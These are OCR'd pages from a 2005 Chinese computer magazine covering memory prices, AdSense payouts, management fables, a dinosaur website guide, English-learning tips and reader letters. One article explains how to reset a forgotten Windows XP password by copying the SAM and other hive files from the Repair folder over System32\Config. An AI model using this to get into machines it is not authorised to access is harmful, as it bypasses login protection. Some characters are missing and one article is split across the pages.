点评:Kingston 内存的品质一项不错,性能出色稳定,价格适中,口碑很好。

型号	平均价	型号	平均价
现代 512MB(PC-3200/DDR400)	315	Kingston 256MB(PC-3200/DDR400)	190
现代 256MB(PC-3200/DDR400)	170	Kingston 512MB(PC-2700/DDR333)	345
现代 512MB(PC-2700/DDR333)	310	Kingston 256MB(PC-2700/DDR333)	205
现代 256MB(PC-2700/DDR333)	165	TwinMOS 256MB(PC-3200/DDR400)	195
KINGMAX 512MB(PC-3200/DDR400)	325	TwinMOS 512MB(PC-3200/DDR400)	395
KINGMAX 256MB(PC-3200/DDR400)	165	TwinMOS 256MB(PC2-4300/DDR2 533)	455
KNGMAX 256MB(PC-2700/DDR333)	160	Apacer 512MB(PC-3200/DDR400)	350
Kingston 512MB(PC-3200/DDR400)	355	Apacer 256MB(PC-3200/DDR400)	185

市场动态 现在内存价格已基本稳定,再大幅降价的空间已经不大了。

CF [CP16]

赚的就是美元——Google广告创收大行动(续)

■ 北京　怪鸭兽

自从第9期刊登了《赚的就是美元——Google广告创收大行动》一文后，许多读者纷纷咨询小编有关Google AdSense各方面的问题。本期就带给大家支票取现与兑现，以及Google AdSense热点问答，相信可以满足想在网络上掘到第一桶金的读者。如果大家对Google AdSense还有什么疑问，也欢迎大家到CFan的论坛(http://bbs.cfan.com.cn)去提问。

Google 支票取现与兑现

前面我们说到办理“光票托收”，当时银行业务人员会让你留下联系电话，大约45天左右，银行会电话通知你款已到账。此时，你要带上“托收委托书”的客户回执联和身份证，到上次办理“光票托收”业务的中国银行外币柜台，就可以兑现(兑换成人民币)或取现(直接取美元)。如果是直接兑现，银行还会给你开具“外汇兑换水单”(见图1)，当中会注明美元金额、外汇牌价、实付人民币。如果是取现，银行会将美元的整数部分支付给你，而零头部分则给你兑换成人民币，并开具“外汇兑换水单”。



图1

将支票直接兑换人民币，会比将支票直接取出美元再换成人民币要合算得多。因为银行外汇牌价中，会有现汇买入价、现钞买入价、卖出价、基准价几种不同的价格(见图2)。比如，外汇牌价报美元与人民币的现汇买入价826.41，现钞买入价821.44，将支票直接兑换人民币是按现汇买入价826.41兑换，支票直接取出美元再换成人民币则按现钞买入价821.44兑换。



货币名称	现汇买入价	现钞买入价	卖出价	基准价
美元	826.41	821.44	828.89	827.65
瑞士法郎	673.81	658.61	677.18	
新加坡元	498.69	486.96	500.19	

图2

小知识

现汇买入价、现钞买入价、卖出价、基准价

现汇买入价：指银行买入外币现汇、客户卖出外币现汇的价格。现汇指由国外汇入或从国外携入的外币票据，通过转账的形式，入到个人在银行的账户中。

现钞买入价：指银行买入外币现钞、客户卖出外币现钞的价格。现钞，指外币现金或以外币现金存入银行的款项。

卖出价：指银行卖出外币，客户买入外币现钞的价格。

基准价：不对个人，指银行通过外管局的基准价制定本行牌价的标准，一般是现汇买入价与卖出价的平均数。

Google AdSense 热点问答

问：Google AdSense广告是如何计费的？我看到有一个展示次数，是不是只要页面有人访问就有收入？

答：Google AdSense广告只有被点击才能算钱，这默认的意思就是你的广告展示必须有用户看到，必须被用户点击才有效。那么以下的因素必须考虑：广告的位置、广告的色彩、广告的大小，最重要的就是你这个广告的　览量了，或者叫展示次数。

一般来说，只有用户关心的Google AdSense广告内容，用户才会点击。例如，当你　览“走进数码网”网站时，如果在“硬件天地”频道的网页上出现有关医学的广告，我想大多数人是不会感兴趣的。但是如果广告的内容是数码或电脑方面的内容，效果就要强得多。这里要提醒你注意，单篇的页面内容要尽量集中，只阐述一个问题，这样Google的Mediapartners-Google爬虫才不会误判你的网页类型和内容。

问：如何向网站中加入多个Google Adsense广告单元？

答：与将广告代码复制并粘贴到HTML源代码一样，向网站中加入更多广告单元也非常简单。利用“广告布局代码”页中的选项可以对每个广告单元进行自定义。

通过https://www.google.com/adsense/登录到你的账户，单击广告设置标签。为广告选择广告格式以及所需的任何选项。将所得广告代码复制并粘贴到你认为多加一组广告将更有帮助的网页HTML源代码中。重复这些步骤就可以了，注意最多可添加Google AdSense广告三个广告单元。

问：Google Adsense替代广告是怎么回事？

答：如果Google不能向你的网站投放相关广告，你可以利用自己的广告空间投放替代广告。通过指定图像、HTML

页或者所选广告服务器，可以确保广告空间始终得到有效的利用。要么用于有针对性的Google广告，要么用于你自己选择的内容。

如果不希望在没有相关Google广告的情况下展示其他广告或内容，也可以选择纯色作为替代广告。

值得注意的是：替代广告同其他任何广告一样计算网页展示次数。Google不会记录替代广告的点击次数，因此，它们也不会为你带来收入。

如果指定了替代广告，当你的网页没有可用的相关广告时，就会展示替代广告。这时，广告空间就不会被标记为"Google提供的广告"。

问：我在页面中插入Google Adsense代码的时候，会发生广告显示成英文的情况。虽然你申请的时候是选择的中文，但却显示"Ads by google"，不知能否解决？

答：你只将广告代码版本稍加修改，请将下面一行JavaScript代码插入到目前的AdSense广告代码中：

```
google_language = 'zh-CN';
```

将该行代码放在以下字符的上一行：

```
// -->
```

请注意，此广告代码只能用于内容主体为简体中文的网页。

改好之后，网页上的Google Adsense广告立刻变成了"Gooooooogle提供的广告"，但广告的内容并没有立即发生变化。

问：Google AdSense广告可以多种颜色模板轮换吗？

答：在为你的AdSense广告挑选颜色模板的时候，按住Shift键就可以选择最多4种颜色。使用这样的代码就可以在网页中随机显示这四种不同模板的AdSense广告。

问：为什么我加Google AdSense后，收入很少？

答：如果你的访问量没有达到每日5～10万IP或每日15万PV以上的话，我估计你一个月也难收到一次支票(即不超过100美元)。所以，你应该提高内容的质量，尽最大可能去推广你的网站，这样才能带来更大的 览量，进而提高你的收入。

问：如果到了时间没有收到Google支票怎么办？会不会寄丢了？

答：如果你看到支付后，两个月到三个月没有收到，你就可以发邮件到adsense-zhs@google.com，可以用中文，你只需要告诉他你的支票的支付信息就行了。他们会用中文答复你把原来的支票止付，再给你邮寄新的支票，并附上新寄的英文地址。 CF [CY01]

用人之道

去过庙的人都知道，一进庙门，首先是弥乐佛，笑脸迎客，而在他的北面，则是黑口黑脸的韦陀。但相传在很久以前，他们并不在同一个庙里，而是分别掌管不同的庙。

弥勒佛热情快乐，所以来的人非常多，但他什么都不在乎，丢三落四，没有好好地管理账务，所以依然入不敷出。而韦陀虽然管账是一把好手，但成天阴着个脸，太过严肃，搞得人越来越少，最后香火断绝。

佛祖在查香火的时候发现了这个问题，就将他们俩放在同一个庙里，由弥勒佛负责公关，笑迎八方客，于是香火大旺。而韦陀铁面无私，　　必较，则让他负责财务，严格把关。在两人的分工合作中，庙里一派欣欣向荣景象。

其实在用人大师的眼里，没有废人，正如武功高手，不需名贵宝剑，摘花飞叶即可伤人，关键看如何运用。

鹦鹉

一个人去买　　，看到一只　　前标着：此　　会两门语言，售价二百元。

另一只　　前则标道：此　　会四门语言，售价四百元。

该买哪只呢？两只都毛色光鲜，非常灵活可爱。这人转啊转，拿不定主意。

结果突然发现一只老掉了牙的　　，毛色暗淡散乱，标价八百元。

这人赶紧将老板叫来：这只　　是不是会说八门语言？

店主说：不。

这人奇怪了：那为什么又老又丑，又没有能力，会值这个数呢？

店主回答：因为另外两只　　叫这只　　老板。

这故事告诉我们，真正的领导人，不一定自己能力有多强，只要懂信任，懂放权，懂珍惜，就能团结比自己更强的力量，从而提升自己的身价。

相反许多能力非常强的人却因为过于完美主义，事必躬亲，什么人都不如自己，最后只能做最好的公关人员，销售代表，成不了优秀的领导人。

袋鼠与笼子

一天动物园管理员发现袋鼠从笼子里跑出来了，于是开会讨论，一致认为是笼子的高度过低。所以他们决定将笼子的高度由原来的10米加高到20米。结果第二天他们发现袋鼠还是跑到外面来，所以他们又决定再将高度加高到30米。

没想到隔天居然又看到袋鼠全跑到外面，于是管理员们大为紧张，决定一不做二不休，将笼子的高度加高到100米。

一天长颈鹿和几只袋鼠们在闲聊，"你们看，这些人会不会再继续加高你们的笼子？"长颈鹿问。"很难说。"袋鼠说："如果他们再继续忘记关门的话！"

管理心得：事有"本末"、"轻重"、"缓急"，关门是本，加高笼子是末，舍本而逐末，当然就不得要领了。管理是什么？管理就是先分析事情的主要矛盾和次要矛盾，认清事情的"本末"、"轻重"、"缓急"，然后从重要的方面下手。


(感谢天涯虚拟社区供稿) CF [CY02]

开心职场

笑话　漫画

高学历

■苏黎



CF [CY03]



敲打岩石的记忆

探宝队队员招募行动:想加入“网站探宝队”的行列吗?如果您有迫切希望探宝的网站,或者发现了某个网站的宝藏,请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:中国古生物网 http://www.dinosaur.net.cn

寻宝理由:在千百万年前,哺乳动物还没有出现的时候,一种巨大而又恐怖的冷血动物统治着地球。它们有的异常残暴、嗜血成性,甚至在饥饿时捕杀同类;而有的则性情温顺,以 类植物为食。这就是古生物中我们最熟悉的恐龙,今天就要带大家周游古生物的世界。



足不出户游遍博物馆:

1.带你认识恐龙:恐龙博物馆

链接:http://www.dinosaur.net.cn/museum/default.htm



包括各种时代出现的恐龙及其种类,详细的名称、特征等,应有尽有。应该算得上是网上最完整的恐龙资料大全。

2.这不是普通的蛋:恐龙蛋

链接:http://www.dinosaur.net.cn/Egg/index.htm



原本以为恐龙蛋都是一模一样的,现在才明白原来还有这么多学问。

查查古生物的“户口”:

1.古生物物种数据库

链接:http://www.dinosaur.net.cn/database/index.htm

非常神奇的搜索引擎,可以通过名称(可以勾选〞模糊搜索〞)、体重、身高、长度等参数搜索出你想找的古生物。

2.名词大辞典

①常见名词:http://www.dinosaur.net.cn/museum/dino_databank/default_databank.htm

②无脊椎动物名词:http://www.dinosaur.net.cn/museum/dino_databank/default_museum.htm

③脊椎动物名词:http://www.dinosaur.net.cn/museum/dino_databank/default_museum_2.htm

④植物名词:http://www.dinosaur.net.cn/museum/dino_databank/default_museum_3.htm

你知道〞白 纪〞、〞三叠纪〞是什么意思吗?这里有一本古生物的名词大辞典供你查阅。

讲述古生物的故事:

1.长毛象重见天日

链接:http://www.dinosaur.net.cn/_MAMMUTHUS/default.htm



《冰河世纪》中的远古松鼠

长毛象,学名猛玛象,是一种异常巨大的古生物,由于其有趣的外形所以在各种动画片中经常出现,看过《冰河世纪》的朋友应该对这种动物印象非常深刻。

2.水怪之谜

链接:http://www.dinosaur.net.cn/Suiguai.htm

尼斯湖水怪的传闻带动了当地的旅游经济,而此后全球各地纷纷有水怪的传闻。是史前生物,还是有人故意炒作?

①《极度深寒》中的巨型章鱼:http://www.dinosaur.net.cn/Suiguai24.htm

原来一直以为电影中的东西是虚构的,可没想到原来真的有这么大的章鱼。


②有巨型章鱼,自然也少不了 鱼:http://www.dinosaur.net.cn/_Dino_News_2002/dino20020005.htm

看了这么大的 鱼之后,以后吃铁板烧的时候不知会不会心有余悸……

③尼斯湖水怪探密

链接1:http://www.dinosaur.net.cn/dino0886.htm

链接2:http://www.dinosaur.net.cn/dino0880.htm



著名的尼斯湖水怪图片

完整的尼斯湖水怪研究文章,尼斯湖水怪究竟是真是假?

恐龙在中国:


链接:http://www.dinosaur.net.cn/dino0006.htm

即使你不在中国的恐龙之乡自贡(Storyer正作得意状:〞我的老家……〞),你也能到附近的自然博物馆去看看恐龙化石,这里有一份非常详细的古生物博物馆名录。

与恐龙的第三类接触:

1.我也要发掘化石:http://www.dinosaur.net.cn/dino0006.htm

什么是化石?化石的保存形式?在哪儿能找到化石?找到之



密码丢失到底如何找回

■FC

读者悠游：我有一台很久不用的电脑，前些天开机的时候，才发现已经忘了Windows XP的密码，我从网上找到了很多关于恢复密码的文章，其中不少都是删除SAM文件，但也有很多人说不成，请问到底应该如何解决呢？

系统密码丢失是很多朋友遇到的棘手问题，如何解决这个问题呢？

在《电脑爱好者》已经介绍过的方法中，其中比较方便的有DreamPack(下载地址:http://www.d--b.webpark.pl/down/dreampackpl-2004-05-12.zip)、ERD Commander 2003，或是Linux版的启动引导恢复工具。不过这些都需要其他第三方工具，如果仅仅只用一张DOS软盘或是只能引导系统的闪存盘，那么应该怎么做呢？

1.流传已久的伪技巧

网上现在流传着一条删除SAM文件就能恢复密码的技巧，但实际测试的情况如何呢？

用DOS启动盘引导，将C:\Windows\System32\Config目录下的SAM文件剪切至其他分区，重新启动系统，在出现欢迎界面后，就会提示错误，根本无法登录。

其实这条技巧仅适用于Windows 2000的早期版本，微软早已通过补丁修复了该漏洞，但时至今日还有人在传播这已经失传的技巧。

由于上面的技巧已经无法使用，于是网上又流传出另外一种方法：用C:\Windows\Repair下的SAM文件替换C:\Windows\System32\Config目录下的同名文件，这样就可以恢复密码至最初安装状态(默认情况下，Administrator的初始密码为空)。实际上，这种恢复方法也同样有问题，虽然有时可以正常恢复，但并不能保证所有的系统都正常恢复。

为什么可以恢复系统密码至初始状态呢？其实，Repair文件夹是系统安装后，用于备份系统文件的文件夹，当系统出现问题时，我们可以随时用该文件夹中的文件恢复系统。因此用SAM文件替换的方法就能恢复到以前的状态了，不过由于SAM同时还与其他文件有关联，因此如果仅仅恢复一个文件只有很少的情况可以成功。

那么正确的方法是什么呢？

2."备份密码"的小技巧

第一步：如果忘记密码，在DOS下，用C:\Windows\Repair下的software、System、Security、default及Sam五个文件，覆盖C:\Windows\System32\Config目录下的同名文件。

小提示

如果电脑安装了双系统，那么连DOS引导盘都可以省下，直接在另一个系统中进行上面的操作即可。

第二步：重启电脑，用Administrator登录，然后修改其他管理员账号的密码(或新建一个管理员账号)，用该管理员账号登录。

第三步：进入C:\Documents and Settings\，将其中的Administrator文件夹删除，将Administrator.computer_name的文件夹改名为Administrator，再用Administrator登录，设置好相应的密码即可。

虽然使用这种方法可以恢复系统，但系统也会恢复初装时的状态，这时你的各种驱动还没有安装，几乎所有优化配置全部消失，一部分软件无法使用(还能使用的多半都是绿色软件)，有些即便可以使用也需要重新注册。所以建议在安装完驱动、软件，进行相应设置后，把前面提到的五个文件从C:\Windows\System32\Config覆盖至C:\Windows\Repair(当然，你也可以备份到其他文件夹)下，这样以后就算忘记密码，再按上面的方法恢复时，也可以减少损失。

CF [BL02]

后又该如何处理？在成为一名优秀的"化石猎人"之前，你必须掌握的基础知识。

2.今天还有恐龙存在吗:http://www.dinosaur.net.cn/_Extreme_Dinosaurs/index.htm

这一直是困扰许多人的问题，看看《最后的恐龙》中的描述，相信你会找到想要的答案。

3.恐龙梦 (强烈推荐):http://www.dinosaur.net.cn/_Dino_Nightmare/index.htm

从孩子的视角来看恐龙，孩子会问："如果说我们人类和恐龙都是从爬虫类逐步演化来的，我们为什么不像恐龙"。

4.恐龙下载:http://www.dinosaur.net.cn/dino0007.htm

霸王龙的叫声竟然也有下载……这里收录了恐龙的壁纸、视频、屏保等下载资源。

恐龙上电视啦:

1.《 罗纪公园》(I～III):http://www.dinosaur.net.cn/JurasskPack.htm

说起恐龙相关的影视，当然不得不提起斯皮尔博格执导的《 罗纪公园》系列。

2.Discovery《未来狂想曲》:http://www.dinosaur.net.cn/The_Future_Is_Wild/index.htm

相知道1亿年后地球上的生命是什么样吗？

3.《恐龙特急克塞号》:http://www.dinosaur.net.cn/_Koseidon/default.htm

小时候非常喜欢的科幻系列片，"人间大炮，发射！"

CF [BL01]

今天，我们来聊聊学英语

■北京　阿飞

书店里英语学习技巧的书五花八门，让人眼花　乱。每本书都会或明或暗地吹嘘自己的方法最为有效。其实不同方法适用于不同人群，每种方法都会有可取之处，每种方法又都不可能“放之四海而皆准”，关键是找到适合自己的方法。

在我上初中的时候，同学之间曾经流行过用汉字拼读英语单词的风气，英语老师对此深恶痛绝，讲了许多类似“三块肉给二大妈吃”(Thank you very much)之类的笑话大加讽刺。慢慢地我们形成了一种潜意识：用汉字拼读单词是一个很坏的习惯，千万要不得。但是前几天我在书店看到了李佳俊先生著的《英语读音的奥秘》(中国国际广播出版社，21 元，却得出了一个相反结论，不禁大跌眼镜，也深为折服：



“从母语借鉴，事实上是任何一国人学任何一国外语都是不可避免要采用的方法，从语音到语法莫不如此，教学中不提倡借鉴母语的人其实自己也在(不知不觉地)借鉴。”我们完全可以“利用母语，通过比较将汉语的声韵母加以‘修正’，获得英语元辅音字母的等同音。”

当然，这本书主要还不是解决发音的问题，它主要是传授给你一种不必查国际音标，一看见英文单词就能正确拼出读音的“见字识音”的本领。既然英语是拼音文字，那么字母本身即是音标，只要找出规律，就可以发现许多字母组合都有固定的读音。比如 internationalization(国际化)一词，乍看之下拼读这个单词很难，但是运用李先生的“排除法”可轻易搞定：inter 是表示“相互”的前缀，固定读音“音特厄”；两个 tion 也都有固定读音“　”，前面的 nation，a 为短音，读“纳　”，后面的 ization 也有固定读法“啊衣兹埃　”；音节 nal 中，a 为模糊短音，l 必须与长音 i 相拼。通过分析可得出这个单词的完整读音来：“音特厄纳　耐啦衣兹埃　”。

整本书的精华不可能用一段话概括出来，强烈建议有兴趣学习英语的读者翻翻这本书，最起码也能获得一个不同的思考问题的角度。

中国人学英语的另一个大难题是背单词。市面上有关背单词的“快餐”书有很多，什么某某速记法、一月五千词之类，不一而足。所有的方法中，笔者最推崇的是“词根记忆法”(许多书都说自己的方法独一无二，其实归根结底就是“词根记忆法”的翻版而已)。一个词根不仅是一个单词的核心，同时也是一组单词的共同核心，它就像是一颗“种子”一样，可以派生出许多的新单词来。我们只要记住这一颗“种子”(即词根)，就能很容易记住它所派生出来的多个单词，起到以一当十的作用。比如，只要记住了词根 vis(变体为 vid)等于单词 see，就能很容易记住下面的单词，它们都带有“看”的意思：visible(看得见的)、visit(参观)、visitor(参观者)、television(电视)、supervise(预见)、visual(可视化的)、visage(外观)、previse(预见)、video(电视)等等。对学习计算机专业的学生来说，掌握词根构词法(即派生法)非常重要。因为计算机技术的发展日新月异，涌现出了大量的新术语，这些术语单词中，许多是根据派生法产生的。这里推荐的书还是中国国际广播出版社出版的，名为《英语词汇的奥秘》(蒋争著)，收集了常用词根 252 个，词缀 289 个，涉及到 10000 多个例词。它不但对常用词根进行了详细的构词分析，还通过朗朗上口的歌谣形式，加深我们的记忆。

一堆无序排列的英语单词是毫无意义的，我们还应该掌握一些起码的语法知识。国内出的语法书，基本上就是按着词类、句子成分的顺序依次讲解，索然无味(但是又不得不看)，比较而言，张道真教授编著的《张道真实用英语语法》(外语教学与研究出版社，669 页)一书还算不错，值得研究。其实笔者自己最看好的则是上海外语教育出版社出版的《新编英语语法》(第三版，章振邦主编，张月祥审校)一书，共 1775 页，内容全面，可谓“巨著”。不过对一般初学者来说，倒是没必要去啃这样的大部头，而且书的价格不菲。

看书，只是学英语的一个方面，想提高英语水平的朋友，最好还是多听原版、多看现代原著，能找个老外练练口语就更好了，否则，上一个好一点的培训班也不错。交流的需要，才能产生学习的动机和兴趣。只顾一味地自己埋头学习，要么会觉得永远“苦海无边”，要么学到的只是哑巴英语。

读书小贴士

有人找出14个英语单词，其中出现了14个词根和20个前缀，据说这些词根及前缀出现在大型词典里10000多个各式各样的单词中。这些单词如下表所示，供你参考。

词	前缀	词根
intermittent	inter-(between)	mittre(send)
offer	ob-(against)	ferrd(bear,carry)
insist	in-(into)	stare(stand)
monograph	mono-(alone,one)	graph(write)
epilogue	epi-(upon)	egein(say,study)
aspect	ad-(to,toward)	spicere(see)
uncomplicated	un-(not);com-(together)	plicare(fold)
nonextended	non-(not);ex-(out of)	tendere(stretch)
reproduction	re-(back,again);pro-(forward)	ducere(lead)
indisposed	in-(not);dis-(apart from)	ponere(put,place)
oversufficient	over-(above);sub-(under)	facere(make,do)
mistranscribe	mis-(wrong);trans-(across)	scribere(write)
precept	pre-(before)	caper(take,seize)
detain	de-(away,from)	tenere(hold,have)

CF [BL03]

《电脑爱好者合订本》(2005上)答读者问

读者:2005年上半年合订本什么时候出?

小编:6月下旬。根据运输距离长短,会在6月下旬的10天之间上市。各地新华书店以及大小报亭"不见不散"。

读者:2005年上半年合订本有什么变化?

小编:形式基本没变。正文附录两册,共846页,没变;两张配套CD-ROM光盘,没变;定价38元,没变。

内容变化多多。如果拿到书仔细翻翻,就知道里面有多大的变化了!这里透露一个最大的变化,这次2本书装进了相当于原来3本书的内容。

读者:今年还附送超值的礼品吗?

小编:当然。去年下半年合订本赠送的是价值160元的瑞星杀毒年卡,价值60元的新东方听课卡,价值10元的QQ会员体验卡等。今年同样会送超值礼品,而且更加超值。

读者:今年送的会是什么礼品呢?

小编:目前能透露的,就是更加超值。等上市后去报摊上一看即知。如想提前了解,可关注www.cfan.com.cn,或者预先问问报摊老板,就知道了。

读者:去年有的合订本没有附带赠送的礼品吗?

小编:去年所有的合订本都附带有赠送的礼品,但极个别读者没有得到礼品,主要原因是在流通过程中的某个小环节上出现问题,造成礼品丢失。所以,在购买时,一定要注意合订本所带礼品是否齐全。今年上半年的合订本仍然都带有礼品,请读者一定仔细清点。

读者:除了礼品,还有什么更值得期待的?

小编:前面透露,今年2本书装进了3本书的内容,而这多出的"一本书",就是本社的品牌期刊《数码》杂志和《电脑高手.Office电脑办公族》近期内容的合集。买一套书,得三刊"合订"的超级合订本,信息量比往年增加50%,为今年合订本的最大超值奉献。

读者:此外,还有什么值得期待的改进吗?

小编:正文分册的文章选择和目录检索做了重大调整和改进;附录分册将专题文章的重点放在了解析电脑操作技巧的应用实例类文章上面了;配套2CD则重点收录了近百款各类软件,为历年来最多。

读者:虽然努力地装很多东西,但质量能保证吗?

小编:我们精选,反复地精选,然后等待读者的评判。

读者:这次还有《电脑爱好者》的文章补遗吗?

小编:2005上半年的合订本没有补遗,"《电脑爱好者》补遗"将在下半年合订本出现,上下半年的合订本在栏目上有不少的区别。而"《电脑爱好者》补遗"在投稿、征稿上面将做进一步的改革,成为下半年合订本的重要栏目。欢迎读者在阅读《电脑爱好者》文章的过程中,将自己的补充知识或方法技巧写成文章发给我们。

读者:关于合订本服务工作方面有什么改进吗?

小编:去年个别礼品卡在升级服务上出现了问题,一方面,是我们在介绍使用的时候,不够清楚明白,另外一方面,我们在解答相关问题方面人力物力准备不足,这次将积极进行改进。并及时通过我们期刊的读编交流栏目以及www.cfan.com.cn网站和论坛进行沟通。

另外,由于受到垃圾邮件的严重困扰,我们的邮箱在征题、征稿(补遗)等方面,遗漏甚多,我们今年将试验网上提交的方式,希望能给读者更快的回复。

在合订本邮购方面,我们也尽量安全快捷地送达。

读者:有没有什么互动参与的活动?

小编:为了鼓励读者朋友踊跃给我们提出建议,我们这次提供了丰富的读者建议奖品,从MP3到U盘,从超值软件到精彩图书,可以说难得的丰富。而且抽奖仪式,计划尝试通过网络直播、读者代表抽取、远程控制抽取等方式,让读者自己来抽取自己的建议奖!

热心评刊员公布

以下17位读者被评为2005年第8期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

温自辉(云南) 王士伟(黑龙江)

二等奖5名(奖品:漫步者H500耳机)

常志强(江苏) 叶春青(广东) 张亚南(四川) 黄 坤(广东) 张年官(福建)

三等奖10名(奖品:Photo硬派6.0中文版软件)

张 彰(重庆) 乔路军(内蒙古) 张佳兴(河北) 王俊杰(重庆) 陈荣昌(福建) 石庆滨(黑龙江) 周国权(浙江) 马 龙(山东) 张志鹏(河南) 崔安民(北京)

最佳文章公布

2005年第8期优秀文章

第一名:"特别话题"栏目《待从头,收拾旧山河—Windows重装大宝典》作者:**Jimmy RAIN 董菲 高超 张宗润 木头人**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《挑战极限!制作220分钟的VCD光盘》作者:**徐海斌**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《DM万用版 免费的硬盘大管家》作者:**闫艳力**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

电脑改变了我的老年生活

■湖北　丁才芳

我今年58岁了，从来没有想到会和象征高科技的电脑结下不解之缘。当儿子刚抱回一个"笔记本"时，我还纳闷，软皮的硬皮的，越来越漂亮，越来越豪华，怎么现在发展到用金属的了？等他打开"封皮"，我才明白，这哪里是笔记本，它明明是电脑嘛。虽然我年轻的时候是个无线电发烧友，至少不是个"电子盲"，可在我眼里，电脑毕竟是个娇贵、神秘之物，因此轻易不敢触碰，平时最多当个观众，在儿子处理一些非保密事情时，凑在旁边偷学几招。

这个笔记本没用几年，儿子换了公司，公司为他配发了一台崭新的笔记本电脑，那台旧的就淘汰给我了。我们家住六层，我不爱下楼，邻里打麻将我又看不惯，所以除了看看报、养养花也没别的消遣，生活有些单调。于是儿子就动员我学习打字、玩电脑游戏，还跟我讲上网的种种好处。为了让我对电脑感兴趣，春节时还特地给我带回了几张游戏光盘，示范给我看。见他演示得好玩，一家人都争先恐后地一试身手，他们都玩得手舞足蹈。我很受感染，于是春节期间我都沉浸在游戏世界里了，过了个不同凡响的年。这以后我渐渐地对电脑上　了，重新找到了青年时代迷恋无线电的感觉。

去年6月的一天，楼下的老陈领着孙子来我们家，老陈的儿子儿媳双双下岗，靠起早贪黑做早点过活，生活很　据，可孙子很争气，以全校第一名的成绩考取了省重点中学。老陈说，孙子从来不和同学比吃比穿，可就是眼馋人家的电脑，在学校上过几天电脑课，很着迷。过几天就是孙子的生日了，老两口和女儿一起凑了5000元钱，想给孙子圆了电脑梦。由于钱不多，所以想请我儿子帮忙攒一台物美价廉的。我儿子厚道热诚，又好学上进，在邻居们眼里是个电脑通，所以哪家有电脑方面的问题都少不了找他。可是这次儿子恰巧出差了，一个月也回不来。老陈和他孙子失望地走了，我心里很不落忍。

儿子晚上打电话回来的时候，我把这件事对他说了，没想到他说"这简单呀，您就能办！您从前不是自己动手装收音机吗？"我说，开什么玩笑，这电脑和收音机能是一回事吗？可是儿子说，不都是把元件组装一下吗？您说是不是一回事？儿子见我疑疑惑惑的，就如此这般地教我一番，我一一记下。接下来按他所说的配置，我上网查询电脑市场各种硬件报价，把有关中央处理器、内存、硬盘、主板、显卡等价格统统记下，然后通过伊妹儿发给儿子，由他最后定夺。

拿着儿子敲定的配置方案，我兴冲冲地去找老陈，请他和我一起去电脑市场。老陈喜出望外，又有点疑惑，这能行吗？我知道他信任我儿子但对我没多少信心，便说："信息时代了，儿子可以遥控我啊，我现在就是我儿子的一只手，他指挥我行动，有什么不明白的打个电话不就解决了吗？"于是我们按图索　，把配件买回来，在家慢慢拼装。儿子也很有心，特地请他一个好朋友过来帮助，两个人忙了一下午，终于将电脑攒成功了。我和老陈算了算，包括出租车费在内才花了4900元，比原计划还节省了100元。晚上，我又帮老陈家的电脑连线上网，申请免费电子邮箱。为了测试一下电脑的功能，又让老陈的孙子给我发了一封伊妹儿。

看着老陈的孙子给我发的伊妹儿，我高兴的心情无以形容，没想到我居然真的办成了这样一件高不可攀的事情。我儿子后来告诉我这就叫电脑DIY，很时　的。呵，一不小心还时尚了一把，当天我高兴得多喝了二两酒。

通过这件事，我一下子成了邻居们眼里的"数字英雄"，谁家的电脑有什么小毛病了，再也不用找我儿子了，找我就行。这样，我与他们之间的交流多了起来，也多了一份宽容和理解。本来嘛，打麻将有打麻将的乐趣，玩电脑有玩电脑的乐趣，人到了这个年龄，关键的是开心就好。心态平和了，大家也觉得好接近了，以后，他们谁买了盆好花，或者谁有了好茶，都会叫我去看看、尝尝。

我很喜欢玩过的一个投篮游戏，投进去了有人为你鼓掌喝彩，没投进去时则是一片惋惜叹息之声，效果特别逼真，好像身临其境一样。最让我动心的是当你投得离篮太远时，会有一个老头肆无忌惮地放声大笑，明知他是在看笑话，但他的声音开心快乐，富有感染力，所以我有时故意投得很离谱，以逗出这老头的开心大笑。他一笑，我就仿佛看到了一个没心没肺、心宽体胖的快乐老头站在眼前，自己也情不自禁地跟着开心起来。看来，人还是不能脱离人群的，我喜欢静，但是怕孤独，所以，一个人呆腻了的时候，就下楼找人聊聊天，下下棋，感觉就好多了。

CF [DB01]

决战暑促

